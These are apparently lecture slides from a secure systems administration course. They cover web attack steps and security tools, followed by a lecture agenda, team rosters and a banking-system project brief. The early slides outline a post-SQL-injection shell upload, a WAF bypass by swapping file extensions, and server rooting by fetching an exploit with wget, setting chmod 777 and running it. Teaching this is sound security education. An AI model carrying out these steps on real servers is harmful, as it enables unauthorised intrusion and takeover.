
- **Modify the Request**

- Suppose after exploiting SQL Injection we have the admin username and password.
- We need to login and upload our shell.
- Waf performs sanitizing that which type of file is being uploaded on the server. So, we need to by-pass the waf.
- We can use Tamper/Scapy to perform this task.
- We can change the format of the shell while uploading and use Tamper browser plug-in to capture the http request to change the file extension to original before it is sent to the server.



# Attack (cont.)

- Source: <http://anonsquad.blogspot.com/2014/02/tutorial-shell-uploading-guide.html>





# Attack (cont.)

- **Server Rooting**

- If connect is successful, you should be able to run unix commands such as:
  - ls
  - uname -a
  - whoami
- Download the specific exploit on the server using wget command
- Use chmod 777 exploit for the full permission
- Execute exploit.
- If successful, whoami should say root.



# Tools

<b>Acunetix</b>	Web Application Security Scanner
<b>BurpSuite</b>	Web Application Security Scanner
<b>Veracode</b>	Application security mobile, web and 3 <sup>rd</sup> party apps.
<b>NMap</b>	Network Scanning and debugging
<b>Wireshark</b>	Network protocol analyzer for Unix and Windows.
<b>NeXpose</b>	Vulnerability Management Software
<b>Nessus</b>	Vulnerability Scanner on Network and applications
<b>Metasploit</b>	Penetration Testing tool. Read: Metasploit The penetration guide (reading)
<b>FOCA</b>	Tool to find metadata and hidden information in the documents its scans.
<b>Scapy/Tamper</b>	Packet Generation and Manipulation Program




# Tools (cont.)

<b>Fuzzer</b>	Manipulating network protocol manipulation
<b>AirGrab</b>	Wireless network scanning tool
<b>Wi-Fi radar</b>	Wireless network scanning tool
<b>Acrylic Wi-Fi</b>	Wireless network scanning tool
<b>Aircrack-ng</b>	Wireless network scanning tool
<b>Angry IP scanner</b>	Network Scanning
<b>Netcat</b>	Network Scanning and debugging
<b>Nikto2</b>	Network Scanning and debugging
<b>Sulley</b>	Fuzzing framework for fuzzing files, network protocols CLAs etc.



# Security Focused Linux Distributions

- Kali
- Parrot Os
- BackBox





# OWASP Zed

- Application Security Scanner
- When used as proxy server, it allows for the user to manipulate all of the traffic that passes through using https.
- Features:
  - Intercepting proxy server
  - Traditional and AJAX Web crawlers
  - Automated scanner
  - Passive scanner
  - Forced browsing
  - Fuzzer
  - WebSocket support
  - Scripting languages
  - Plug-n-Hack support
  - (update)





# Aircrack-ng

- Software includes:
  - Detector
  - Packet sniffer
  - WEP and WPA/WPA2-PSK cracker and analysis tool for 802.11 wireless LANs
- (update)

Name	Description
aircrack-ng	Cracks <a href="#">WEP</a> keys using the <a href="#">Fluhrer, Mantin and Shamir attack</a> (FMS) attack, PTW attack, and <a href="#">dictionary attacks</a> , and WPA/WPA2-PSK using dictionary attacks.
airdecap-ng	Decrypts WEP or WPA encrypted capture files with known key.
airmon-ng	Placing different cards in monitor mode.
aireplay-ng	Packet injector (Linux, and Windows with <a href="#">CommView</a> drivers).
airodump-ng	<a href="#">Packet sniffer</a> : Places air traffic into <a href="#">pcap</a> or IVS files and shows information about networks.
airtun-ng	Virtual tunnel interface creator.
packetforge-ng	Create encrypted packets for injection.
ivstools	Tools to merge and convert.
airbase-ng	Incorporates techniques for attacking client, as opposed to Access Points.
airdecloak-ng	Removes WEP cloaking from pcap files.
airolib-ng	Stores and manages ESSID and password lists and compute Pairwise Master Keys.
airserv-ng	Allows to access the wireless card from other computers.
buddy-ng	The helper server for easside-ng, run on a remote computer.
easside-ng	A tool for communicating to an access point, without the WEP key.
tkiptun-ng	WPA/TKIP attack.
wesside-ng	Automatic tool for recovering wep key.



# Cain and Abel

- Password recovery tool for Microsoft Windows
  - Password cracks are done by dictionary attacks, brute force, and Cryptanalysis
  - Features:
    - WEP cracking
    - Speeding up packet capture speed
    - Record VoIP conversations
    - Decoding scrambled passwords
    - Calculating hashes
    - Traceroute
    - Revealing password boxes
    - Uncovering cached passwords
    - Dumping protected storage passwords
    - ARP spoofing
    - IP to MAC Address resolver
    - Network Password Sniffer
    - LSA secret dumper
- (update)



# **DSci526: Secure Systems Administration**

First Group Project  
(first week reports)

*Prof. Clifford Neuman*

**Lecture 6**  
24 February 2021  
Online



# Teams for First Group Project

---

- Team One

- Shagun Bhatia
- Anthony Cassar
- Sarahzin Chowdhury
- Aditya Goindi
- Tejas Kumar Pandey
- Malavika Prabhakar
- Pratyush Prakhar
- Dwayne Robinson
- Christopher Samayoa
- Amarbir Singh
- Louis Uuh
- Shanice Williams

- Team Two

- Azzam Alsaeed
- Ayush Ambastha
- Jason Ghetian
- Marco Gomez
- Alejandro Najera
- Doug Platt
- Abhishek Tatti
- Carol Varkey
- MaryLiza Walker
- Yang Xue
- Hanzhou Zhang



# Banking Scenario

- Your organization must:
  - Maintain a database of account holders
  - A database of account balances
  - Enable web access by customers who:
    - Can update their personal information
    - Check their account balance
    - Transfer funds to another account (by number)
    - View transactions on their account
    - Submit an image of a check for deposit
      - (check should be viewable, but you do not need to scan it or process it)
- Access is needed
  - Via web from the open internet
  - Outbound email confirming transactions
  - All other interactions may be limited by information flow policies to internal machines.



# Reports from Both Teams

---

- 1640-1650 Group One Reporting
- 1650-1700 Group Two Reporting
- 1700-1720 Open Discussion among class
- then Breakout Rooms for Groups